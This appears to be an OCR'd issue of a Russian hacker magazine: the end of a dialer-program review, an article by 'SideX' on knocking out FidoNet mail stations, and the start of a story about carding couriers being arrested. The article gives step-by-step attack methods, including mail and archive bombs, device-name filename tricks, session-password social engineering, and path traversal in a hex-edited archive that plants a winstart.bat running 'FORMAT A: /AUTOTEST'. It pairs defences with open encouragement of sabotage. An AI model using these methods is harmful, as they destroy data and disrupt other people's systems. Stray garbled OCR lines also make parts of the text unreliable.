сный таймер, где можно задать список соединений на 2 мая 2002 года (надеюсь, проблему 2000 года ты уже решил) и систему запуска, закрытия предложений (в смысле приложений), для которых, кстати, море опций и действий, для них осуществляемых. Ведет классные логи и, что важно, имеет очень хороший дисплей состояния коннекта. Копирует в буфер IP адреса и может восстанавливать или не восстанавливать соединение при разрыве. О том, что в ней есть, можно говорить долго, так что скачай и тестани. Программка шароварная и на английском, но поюзать ее я посоветовал бы любому. Единственная прога обзора, на которую у меня возникло желание раскошелиться.
Качнем: www.kagi.com/yellow/

Качать!

Ну вот и все, я закончил свое черное дело, а ты давай думай обо всем написанном и принимай решение. Главное в жизни - это спокойствие и комфорт, ведь нервные клетки не восстанавливаются. А ежели ты еще и ФТП-ешник хороший для комплекту себе поставишь, то можешь к компу даже не подходить, когда файлы качаешь. Сиди себе, пивко прихлебывай с братвой, а комп и без тебя все сделает при разумной организации рабочего процесса (во, блин, сказал - аж самому понравилось :)).



Атака ФИДОшной станции

Автор:SideX (sidex@xakep.ru) icq:#332026)))))))))))))))))))))))))))))))))))



Ты думал, сетевые сражения идут только в Инете? Фидоподобные сети, при соответствующих патологических наклонностях, тоже можно превратить в зону боевых действий. Сегодня Дядя Леша поведает тебе о весьма специфическом использовании возможностей Федерации Исключительно Дружеского Общения – выведении из строя почтовых станций.

Ну и зачем?

Как правило, цель нападения – отправить станцию в даун, от нескольких часов (если сисоп – системный оператор – не дремлет) до нескольких недель (если почтовая система пашет на автопилоте или агрессор развертывает планомерную войну, не дающую станции выйти из комы). Спектр возможных последствий такой атаки весьма широкий: сисоп может просто потерять часть ночи и обломать со свежей почтой кормящихся с него людей, а может – вылететь из нод листа (списка боссов сети), как не справляющийся со своими обязанностями и не способный обеспечить стабильную работу узла. Таким образом, работа станции саботируется с самыми разнообразными намерениями – можно напакостить другу, можно проучить ламера, а можно довести человека до самоубийства (или убийства обидчика). Стоит того, чтобы изучить это дело подробней, верно?

Это значит – ВОЙНА!

Какой же юзается инструментарий для ведения ftn-войны? Драйверок Hands.sys и обычная почтовая станция, подправленная таким образом, чтобы ее невозможно было идентифицировать. Т.е., например, для самого распространенного мылера T-Mail маскировка заключается просто в изменении регистрационного номера (если он есть) и редактировании нужных полей в t-mail.ctl – таких как AKA, BBSName, SysOp, Place.


На самом деле имеет смысл ставить "голенькую" станцию, чтобы не выдать себя забытым экзотическим EMSI-флагом или чем-нибудь подобным. Кроме того, в свежей почтовой системе нет никаких линковых настроек, которые до конца перелопатить иногда бывает сложно, из-за чего можно порушить какую-нибудь совершенно невинную, промежуточную станцию. Лохануться, отправив смертоносную посылку не напрямую, а обычным извилистым маршру-





том – по роутингу – не стоит. Как, впрочем, и забывать про существование АОНов. Если у тебя сложности с установкой новой станции, могу лишь, самодовольно ухмыльнувшись, отослать к пятому номеру X, где я писал про настройку почтовой системы. Эта же статья про другое.

Но, допустим, мы более-менее обезличились или вообще поставили свежую станцию, и нам не терпится сразиться в честном бою с ничего не подозревающим противником. Вперед! Атака почтовой системы выглядит достаточно честно, вернее, недостаточно коварно, потому что по ту сторону фронта находятся такие же ручки и такая же станция, это поединок на одинаковом оружии, меч на меч, где каждая сторона имеет равные шансы на победу. Поэтому я буду описывать методы как атаки, так и обороны, чтобы никого не обидеть.



Метод 1 – Бомбим винты

Атака

Прежде всего, самый дубовый способ. Засылка аттачем свопа или какого-нибудь офигительно большого файла. Удобен в том случае, если время жертвы значительно дороже времени атакующего: например, поинт, которому нехрена делать, засылает своп на сверхзагруженного хаба. Во-первых, этим у атакуемой системы отнимается время, которое могло быть потрачено на что-нибудь более полезное, чем перекачивание мусора, во-вторых, пересылаемый файл может нарасти до таких размеров, что станции перестанет хватать места для естественного свопинга, и она подвиснет.

Метод наиболее эффективен при атаке безнадзорных систем с заведомо небольшим винтом. Таких немало, но подобной информацией обладаешь нечасто. Неудобства же очевидны. Хихикать над дурой-станцией противника, мегами бессмысленно качающей дерьмо, не получается – твоя станция занята тем же. Зато метод гуманен, элементарно реализуется, везде проходит.

Аттач можно сделать сразу в тымыле (Alt+S) или в мессажном редакторе, выставив в письме атрибут File Attach (для GoldEd'a это ALT+A) и воткнув в поле Subj имя отсылаемого файла. Отправлять, конечно, нужно директом, т.е. минуя промежуточные узлы. Для этого следует либо прописать маршрутизирующую строчку в events.ctl, либо добавить к мессаге атрибут Direct (ALT+D).

Защита

Защититься от этого произвола можно ограничением времени входящей сессии (т.е. сеанса связи, инициированного чужим узлом), которое организуется настройкой LimitIn в events.ctl. Но если злобный тип будет долбиться и долбиться, места на харде может все равно поубавиться, поэтому свопинг системы и мылера лучше выдвигать на какой-нибудь другой диск (Swap_Order и Swap в t-mail.ctl). И смотреть логи, отслеживать траффик! Это первая заповедь сисопа.

Метод 2 – Крэшпол

Атака

Тоже не самый интеллектуальный способ. Заключается в том, что станция воителя непрерывно звонит на атакуемую, парализуя ее работу. Формируется входящий звонок каждые несколько секунд, что, конечно, не позволяет станции-жертве функционировать сколь либо удовлетворительно. Впрочем, атакующая система тоже занята – опять все упирается в разную цену загруженности станций. Для T-mail организовать аварийный опрос системы – Shift+Tab, флаг CrashPoll устанавливается на простой poll (опрос системы), создаваемый либо кнопочками Alt+P, либо через контрол-файл events.ctl

Защита


Этот метод атаки неприятен тем, что защититься от него можно весьма кондово: кроэшпол можно квалифицировать как "телефонное хулиганство", а узнать номер звонящего, даже если нет АОНа, несложно – через АТС. Поэтому применять его можно только при атаке узлов спокойных, добрых, понимающих людей и тщательно отслеживая время. Когда долбят звонками твою станцию – это еще можно вытерпеть, но когда тебя лично – это уже слишком. Интервалы времени, через которые узел принимал звонки, рассчитывает программка АвтоЗасранцеУловитель.

Метод 3 – Нетмэйл-бомба

Атака

Гораздо изящнее использовать бомбы. На этом месте, наверно, оживится седенький полковник ФСБ, штудирующий наш журнал на предмет террористических рекомендаций. Вольно, товарищ полковник! Я говорю от нетмэйл-бомбах. Дырочка юзается следующая: по умолчанию в t-mail.ctl распаковка нетмыльных пакетов (т.е. файлов, в которые мигрируют персональные сообщения, ftn-аналог емыла) "на лету" разрешена, это фича удобная, и ее никто не вырубает. Так вот, создается обычный почтовый пакет – т.е. pkt-файл – в который запечатывается несколько тысяч нетмыльных мессаг. Посылочка отправляется на атакуемую станцию, которая в ZMH (Zone Mail Hour, Зональный Почтовый Час), а на самом деле – постоянно – принимает нетмейл от любого станции, независимо от того, установлен с ней парольный линк или нет. T-mail жертвы начинает мужественно распаковывать пакет, извлекая из него пустые мессаги, и надолго уходит в даун, поскольку скорость распаковки непрерывно снижается.

Нетмэйл-бомбой возможно не только на время парализовать работу станции, но и вообще погрузить ее в кому до вмешательства хозяина. Дело в том, что на большинстве винтов стоит FAT16, который может максимально адресовать 65530 кластеров. Каждый файл, пусть даже длиной 1 байт, занимает целый кластер, следовательно, больше 65 тысяч файлов на логическом диске быть просто не может. Поэтому у агрессора есть чудесная возможность добиться заветных 0 bytes free, не особенно утруждая модем. Пакет, который полностью забьет винт, должен содержать пятьдесят-шестьдесят тысяч msg-файлов, и при этом сам он будет весить (правда, в минимальной конфигурации) порядка 900 кило. Создается такой пктэшничек либо руками, либо каким-нибудь генератором вроде Bomb 2.0 Алекса Соколова.




Защита

Чтобы залатать эту дыру, имеет смысл отключить "on fly"-распаковку нетмыла (Unpack в t-mail.ctl) – и передать работу с персональной почтой эхо-процессору, который, как правило, можно научить отлавливать такие подарки. И, разумеется, свопиг надо сливать на другой диск. Вторая заповедь.

Пара слов о паролях

Методы, о которых я расскажу ниже, требуют знания пароля на сессию. Но с печальной улыбкой переворачивать страницу не стоит. Пароль на линк – не инетовский логин; чтобы получить его, inet-crk.exe не нужен :). Пароли на сессию охраняются минимально, если сисоп не страдает маниями преследования и величия. Вот тебе сходу пяток способов заполучить пас на связь с жертвой.



Можно попросить у линка атакуемого узла или прямо у жертвы логи или tic-файлы, скажем, якобы для отладки написанного тобой анализатора. BadTic'и с паролями слабо ассоциируются – это же пси-хо-ло-о-гия! Можно выклянчить конфиги, например, fastecho.cfg – под предлогом, что ты сам, бедненький, никак не можешь настроить систему. Можно попросить подшивку технической, в которой эхо-процессор системы, над которой нависла беда, публикует отчеты. Часто такая эха доступна всем поинтам (например, у меня, дурачка доверчивого).

Некоторые особенно грамотные ноды вообще не настраивают разделения на защищенные и незащищенные сессии (разрешают обработку Unsecured Inbound), тогда вообще никакой пароль не нужен. Вполне реально позвонить ноВоноде, подставив адрес существующего линка, тогда T-mail гневно заявит: "Ошибка: несовпадение паролей", но покорно отдаст всю почту и файло, из которых уже можно выяснить пароль – он содержится в заголовке pkt-файлов и поле Pw tic-файлов.

Ну и, наконец, можно просто попросить у атакуемого узла поинта. Строгий, говоришь? Неужто не даст? Не поверю! Ноды – как девицы определенного (м)орального склада – при правильном подходе завсегда дадут. Если он не набирает поинтов (а на самом деле это означает, что ты не умеешь разговаривать с сисопами), расскажи, что ты хаб крутой хацкерской сетки, и выдай ему фиктивную ноду. В общем, парольный линк с нужной станцией наладить можно всегда. Иначе для чего человек в сети лез?
Сисопы: А вы фишку секите. Статья и для вас.
Агрессоры: Да вы не слушайте, это я так, сам с собой... О чем бишь я? А, конечно, методы, требующие полноценной сессии. Поехали.

Метод 4 – Бомба для Эхо-процессора


Атака

Используется тот же принцип, что и в предыдущем случае, только атака идет не на мылер, а на эхо-процессор. Старая как мир и добрая как полевой командир дядя Хаттаб мыльная бомба. Создается тысяч шестьдесят однобайтовых файлов (файлы с нулевой длиной эхопроцем убиваются) с расширением .pkt, они пакуются в архив с каким-нибудь красивым привычным для фидошного взгляда именем вроде 83b87341.th1 и отсылаются на вражескую станцию. Там эхо-процессор (скажем, FatsEcho) их распаковывает, но вместо того чтобы прибить, бережно сохраняет с расширением .bad в темповой директории (для FastEcho это System/Pathnames/Temp.Inbound). Разумеется, на прочие операции места на винте не остается.

Метод элегантен тем, что забивает именно тот логический диск, который используется для временного хранения файлов. Т.е. совет по переносу свопинга на другой диск, которые я давал выше, в этом случае бессилен. Сгенерить эти тысячи файлов можно батником, можно, при известном терпении, ручками, мне проще было написать крохотную прогу. Гонись я за объемом – привел бы ее листинг с паа-а-адробнейшими комментариями. Возможна вариация способа: слать не тысячи крохотныйх фалов, а один немереный, хорошо утрамбованный (100 метров одного символа ужимаются в 50 кило). Если сжимать не слишком плотно, а, скажем, процентов на 80, атака выйдет менее стремительной, зато это позволит обойти защиту, о которой я сейчас поведаю беднягам-сисопам.

Защита


Спастись от этой напасти не так уж и сложно. Большинство эхо-процессоров обладают механизмом защиты от подобных почтовых бомб, который, к сожалению, почти никто не настраивает. Он реализован в виде вычисления коэффициента компрессии архивов (для FastEcho это System/ARCmail options/Max. compression ratio) и определении его безопасного значения. Например, 10 килобайтный архив, в котором умещается мег, ужат как 1024:10, т.е. в соотношении 100 к 1, от всего объема осталcя 1%. Нормальная почта так свернуться не может, это явно бомба. Безопасный коэффициент, конечно, варьируется в зависимости от типа данных и используемого архиватора, но обычно лежит в пределах 2:1 – 7:1. Если сильно беспокоит возможность забивания винта не таким уж и большим количеством файлов, можно слезть с FAT16 и установить что-нибудь более прогрессивное, например, FAT32 или NTFS.



Метод 5 — Элементарно!

Атака

Самый простой способ адской почтовой машинкой утихомирить станцию. Неожиданный, простой и остроумный. Срок действия: "...Видели ночь, висели всю ночь, до утра". Абсолютно гуманный — никаких разрушительных последствий, которые придется ликвидировать полжизни. Системному оператору узла нужно только нажать ентер, и все заработает дальше. Проникся? Может, уже догадался сам? Нужно послать законный, честный почтовый архив с правильным расширением (типа .mo1, .su0,



.we7 и пр.), но запароленный. Слать посылку нужно поздно, часа в три. Эхо-процессор при распаковке спрашивает пароль у сисопа, который в этом время уже видит жаркие юношеские сны, и эхопроцу приходится терпеливо ждать того момента, когда хозяин продерет глаза, включит монитор и смачно выматерится.

Защита

Ха, разбежались. Просто для всех архиваторов прописываем строку распаковки таким образом, чтобы они по умолчанию на все вопросы отвечали "Yes" и все запароленные архивы пытались открыть с каким-нибудь паролем, т.е. выставляем архиверы на полностью автоматический режим. Немного повозиться, и хорошее настроение по утрам нам обеспечено.

Метод 6 — Перенаправление

Атака

Весьма хитроумный способ, построен на перенаправлении вывода данных. Делается следующее. Архивируем какой-нибудь файлик с именем из трех букв, например... хм... ничего в голову не приходит. Во, придумал: "hi!". Потом каким-нибудь hex-редактором (я люблю hiew) лезем в архив, и исправляем в нем это имя (оно может встречаться несколько раз) на магическое словечко "con". Все, при распаковке весь вывод будет перенаправлен на консоль, т.е. файл будет не записываться, а прокручиваться на экране, к тому же весьма неспешно. Можно направить вывод на принтер (prn, lpt1) — почему бы тому не попечатать в ночи? Или на ком-порты (com1, com2, com3, com4), что особенно весело, поскольку на одном их них висит момед. Файл "clock$" при распаковке архива просто подвесит задачу. В общем, возможности способа весьма неслабые. На этом принципе построен знаменитый комплект бомбочек Fire&Forget.

Метод работает на большинстве архиваторов, но не на всех. Так, последние версии малоизвестного архивера ZIP считают такие имена неправильными. Зато простодушный HA распаковывает все что ни попадя, для экспериментов с хитрыми названиями файлов он идеально подходит.

Защита

Что тут можно посоветовать? Разрешить эхопроцессору работать только теми архиваторами, которые блокируют использование запрещенных имен файлов. И не забывать ставить свежие версии по мере их появления. А то мне придется рассказывать про ANSI-бомбы в заставках древнего зипа, дыру для которых PKWARE зализала года четыре назад.

Метод 7 — Генерим архивы

Атака

Генерация архивов, содержащих апокрифические имена файлов, предоставляет юному исследователю широкое поле для экспериментов. Помимо игры с портами ввода/вывода, можно придумать немало других веселых и познавательных затей. Например, создать архив, содержащий два одинаковых имени файла. Если сисоп невнимательно читал про метод 5, то при выволакивании на свет Божий второго файла архиватор задастся сложным вопросом: "Overwrite? (Yes/No)", и ответа ждать ему придется до самого утра.

Однако сисопа можно и разбудить, забив названия файлов в архиве символами 07h, инициирующими стандартный писк спикера (винды превращают его в свой гнусный звучок). Как приятно всей семьей проснуться в четыре ночи под пронзительное верещание компа.

Сей способ применяется и при создании т.н. $pice бомб. Под этим зловещим и непонятным термином в прямом смысле скрываются файлы с именами из одних пробелов. В виндах с ними можно работать как с обычными, но вот заметить непросто. Эти невидимки выращиваются до чудовищных размеров, отсылаются в крохотном архиве и складируются на винте жертвы, т.е., в общем-то, представляют собой вариацию метода 3, но выглядящую гораздо прикольнее. Вернее, никак не выглядящую. Досто-



верно известно, что питерский кул-зизоп Вася П. покосился умом, когда директория с входящим файлом после получаса работы станции вдруг принялась весить полгига. Способ рассчитан на полных якорей, конечно, но работает. Имя файла можно забить пробелами вручную, но гораздо круче склепать прогой с хацкерским названием $pice Bomb$ Generator.

Защита

От всех неприятностей, описанных здесь, несложно защититься, если уметь читать. И делать это не с середины, а с начала статьи. Отсылаю к фундаментальному труду проф. А.Н.Басова "АТАКА ФИДОШНОЙ СТАНЦИИ".

Метод 8 — Подделываем пути

Атака


Наверное, самый убийственный метод из всех здесь описанных. Основывается опять-таки на подделке имени файла в архиве, только на этот раз мы играем не с вводом/выводом и не с необычными знаками, а с путями. Идея заключается в том, что мы направляем распаковку файла не в текущую директорию, а в корневую. В общем-то, я все сказал. Ты продолжаешь читать? Ты должен был свалиться в глубоком обмороке! Или подскочить к столу и с протяжным воем вышвырнуть модем в окно. Или с горящими глазами долбить по клавиатуре, рассылая смерть и разрушения друзьям и недругам. Ты ничего этого не сделал? Тогда придется объяснить подробнее.

Умея направлять из архива файл в корень дис-



ка, мы получаем возможность перелопатить там на свой лад все что захотим: переписать autoexec.bat, поменять здоровенький command.com на инфицированный какой-нибудь дрянью, забить корень мусором, обнулить все важные файлы, в общем, мы можем полностью порушить систему. Как это сделать? Я – человек честный. Спросят – отвечу.

Все очень просто. Многие архиваторы, если перед именем файла стоит слэш, распаковывают файл в корневую директорию. Нам остается лишь этот слэш поставить. Покажу на примере. Создаем в оболочке, допускающей использование длинных имен (Far, WinCommander, ПолуПроводник, наконец) файл twinstart.bat. В него записываем такие строчки (не ошибись ни на символ, иначе ничего не получится):



```
ECHO Remote Disk Formater v0.7b by DaRk PupkinoID
ECHO Привет всем днепропетровским девчонкам
FORMAT A: /AUTOTEST
```

Разумеется, мы хотим отформатировать врагу дискетку, которую он постоянно забывает в дисководе. Пакуем батничек каким-нибудь виндовым архиватором, сохраняющим лонгнэймы и позволяющим копаться в своих архивах, например, WinRar'ом. Затем лезем в архив hex-редактором, и исправляем в имени файла "t" на "/". Файл пропал из архива – чтобы враг не заметил. Но на самом деле он там есть, более того, его имя перестало быть длинным, и при распаковке он будет корректно извлечен досовской версией Rar'a. И не просто извлечен, а в корень текущего диска. А имя-то какое красивое – winstart.bat! Файлик с таким благозвучным названием запускается автоматом при старте виндов. Так что дискетке жить до первой перезагрузки.


Остается продумать способ доставки. Вместе с почтовым пакетом это сделать не удастся, поскольку файлы, не имеющие расширения .pkt, эхо-процессором не обрабатываются, и архиву с таким файлом присваивается расширение .bad. Конечно, можно отослать этот файлик противнику вместе с какой-нибудь програмкой и сабжем "Лови, ты, вроде, просил", но использование человеческого фактора при атаке станции я в этой статье игнорирую – иначе придется писать о вирях, рушащих целые сети, троянах и похитителях паролей. Из-за этого моего каприза нам придется использовать автоматику и отправлять смертоносный невидимый winstart в архиве, запущенном по фэхе – файловой эхо-конференции. Можно создать свою, специально для этого теракта (если у противника разрешено создавать с тебя фэхи), можно воспользоваться уже существующей, ничего сложного, здесь важнее отследить правильность поля Destination, чтобы архив действительно не разошелся по всей фэхе и не форматнул дискетки на всех станциях сети.

Когда архив приходит на станцию, та запускает файлэхо-процессор, который начинает переупаковывать архив, в этот-то момент наш невидимый файлик и выскальзывает в корень диска. Итак, при следующем рестарте компа неудачливого сисопа мы отформатируем его дискетку. Неплохо, да? Однако это произойдет при определенных условиях, о которых не следует забывать, а именно: сисоп сидит под виндами, станция стоит на диске C:, фэхопроц переупаковывает пришедшие файлы, сисоп прочитал эту статью и настроил архиваторы таким образом, чтобы overwrite просиходил автоматом, без вмешательства оператора. В 90% случаев дела обстоят именно так. Способ интересный, мощный и надежный.

Можно пойти дальше и заняться созданием или перезаписью прочих файлов на диске жертвы. Возможности серьезнейшие – от кражи коллекции джипегов (приаттачить их батничком) до поздравления с днем рождения, когда какой-нибудь dn.com на компе именинника заменяется свежесклепанной программкой. Я уверен, ты будешь заниматься исключительно такого плана вещами. Ну что, разыгралось воображение? Беги, твори, а я еще немного здесь побуду, расскажу, как спастись от твоих поздравлений.

Защита

Не думаю, что эта инфа вызовет волну удаленного форматирования хардов, поскольку провернуть эту операцию не так уж и просто, как может показаться. Но принять базовые меры безопасности против подобного метода атаки, безусловно, надо. Прежде всего, не следует держать станцию на C: это системный диск, для операционки и сопутствующих утилит, почтовая станция на нем неуместна и, как выяснилось пару абзацев назад, опасна.



Кроме того, в корне C: необходимо создать файлик winstart.bat и поставить на него атрибут Read-Only, равно как и на autoexec.bat, и прочие файлы, которые не требуют частого изменения. Архиваторы файлы с таким атрибутом не перезаписывают, даже если overwrite в их настройках по умолчанию выставлен на "Yes". Кстати, их можно научить и говорить "No", не девочки чай. Можно поэкспериментировать с архиваторами и заставить станцию работать только теми, которые не позволяют копаться в созданных ими архивах (в этом смысле не подводит старичок ARJ). Можно даже защитить хард от форматирования, если совсем уж страшно, или прятать все диски во время работы станции.

В общем, шанс выжить у нас есть. Особенно, если ответственно подойти к обеспечению безопасности своего почтового узла и четко представлять схемы, по которым он может быть атакован. Не умеешь бить – никогда не научишься правильно ставить блок, верно?

Метод 9 – Древнейший

Атака

Все это в высшей степени здорово. Все это может сработать. Но напоследок, на прощание, я открою тебе древний стопроцентно надежный способ. Никакой программной защиты от него не существует. С первых недель создания ФИДО величайшие умы планеты изобретают виртуозные, сложнейшие, многоходовые схемы нарушения работы почтовой станции. Но и по сей день наиболее эффективным инструментом для выведения ее из строя является... что бы ты думал? Обыкновенная бейсбольная бита.

Аплодисменты. Кланяюсь. Занавес.




Как ловят кардеров

Sidex (sidex@xakep.ru)

34909=9545=54934=-59=4-05405`122334-4=-89

4909=9545=54934=-59=4-05405`122334-4=-89#09=54=1-40-40452@-03=01-0002-402332=-
=4=34-=



Трудно поверить в то, что раньше не было Инета, и совсем уж напрягает мысль о недавнем отсутствии компьютеров. Многие не заметили стремительного восхода вычислительной техники. Пока они еще живы и здоровы. Но скоро их придется назвать невкусным словом – аутсайдеры. Мне их будет жалко, и им самим будет себя жалко. Они скажут, что вовремя не успели и... опоздали. Правда, их опоздание, очевидно, не будет смертельным. Пока пусть живут спокойно. Сейчас я бы хотел рассказать тебе про других "опоздавших".

Когда попадаешь в Сеть, то жизнь там проходит по другим законам или, если хочешь, понятиям. Тут можно обокрасть человека, перехватив его паролики. Можно побить, прокатив нюком или забомбив. А можно вообще замочить – перепрошить биос или сжечь проц. И что самое интересное – за это с тебя не спросят ответа. Или просто тебе ответят твоими же "фразами". Но Сеть проникает все глубже в нашу жизнь, и, соответственно, там появляется свой порядок и те люди, которые его наводят. Но, увы, многие об этом не догадываются. Вот они на данный момент и есть те самые жертвы незнания. Понятно, что мелких хулиганов в Инете не наказывают. Но есть и такие, что не подпадают под понятие "мелкие хулиганы". Я не берусь их называть преступниками, но они явно находятся вне того порядка, который постепенно устанавливается в Инете. Да, ты уже понял, что я про бесправно забытых кардеров.

Тех, что генерят номера для сайтов с телками или покупают адреса *.com, я таковыми не называю. Я про людей, которые имеют реальные деньги со своих "трудов праведных". Часто они даже не предполагают об опасности своего дела. Их подводит все то же незнание или, скорее, даже отсталость от реальности. Этим материалом я вовсе не хочу ратовать за игры с чужими карточками, но и не хочу тебя пугать. У тебя голова своя, и ты сам все поймешь.

Курьер

Жил был мальчик, звали Ильей. Особыми успехами в учебе и личной жизни не отличался. Так, был обычным парнем, таких принято называть boy next door. Но при всей стандартности Илья был достаточно прогрессивным челом. Клубился по страшному и в Инет попал сравнительно давно – три с половиной года назад. Но надоели Поночки из чатов, да и порносайты уже

приелись. И отправился он за острыми ощущениями на канал кардеров, что находится на efnet`е и носит гордое имя #carding. Канал оказался достаточно обширным, и там, помимо буржуинов, тусовались и русифицированные личности. Вот там и познакомился Илья с Maxx`om. Чуваком, специализировавшимся на перепродаже дорогостоящих микрочипов и компьютерных девайсов, купленных в онлайновках. Потусовались, побушевали и договорились работать парой. Но только расклад веселый получился: Макс доставал номера карточек и делал покупки в онлайнах. А Илья – должен был растаможивать и получать покупки, что приходили на его домашний адрес. При всей "справедливости" данного расклада, Илья вполне понимал, на что идет. Так он периодически получал посылки в московском представительстве крупной почтовой службы – FedEx. Через эту службу работали многие кардеры, она давно завоевала популярность в соответствующих кругах. Первый "блин" прошел на удивление удачно, и, получив посылку, наш герой оставил ее в пакете у входа в ближайший бар, чтобы посредник передал ее куда надо. После чего удалился, и в этот же вечер ему позвонили по домофону, он спустился и достал из почтового ящика 270 баксов. Это и было вознаграждение за работу. Ему выплачивали 10% от заявленной стоимости товара.

Безнаказанность услаждает самолюбие, и уже на следующей неделе наш герой получает звонок из сервиса FedEx`a. Пришла новая посылка. Уже почти на 4 тысячи зеленых. Пропустить барыш в 400 баксов было сложно, и Илья приехал в отделение ФедексСа. Но там конкретно обломался: бюрократы требовали 50% от стоимости посылки за растаможку. Разумно прикинув, от посылки отказался. И позвонил куратору Maxx`y. Решили, что от заказанного товара лучше отказаться. Так и порешили, отправив обратно хозяевам магазина в Инете. Но жизнь-то штука полосатая, и уже через пару дней приходит уведомление о приходе новой посылки. Тут все оказалось чисто, и пошлина была минимальна. Вместе с другим кардером, Пашей, они приехали в офис. Оплатили пошлину в Сбере в размере 60 бакинских. Все как по маслу, но только, получив посылку, Илья встретился с работниками УЭПа.

Незадачливый кардер получил две коробки димовых мозгов. И вот, уже радуясь новой халяве, он оформил получение и зашел в лифт. Вот там-то его перехватили уэповцы. Они доскональнo знали технологию кардеров и сразу же спросили нашего кардера о сообщниках. Сообщником оказался Паша, что проходил по аналогичному делу об играх с кредитками. Он его ждал в машине, внизу, у входа в офис. Пашу взяли точно так же. Оперы достаточно удивились, увидев старого знакомого. Далее все проследовали в отделение УЭПа. Перед получением товара Илья решил, что этот груз будет последним, и со следующего года пойдет учиться в РГГУ. Очевидно, не сложилось...

Remarx

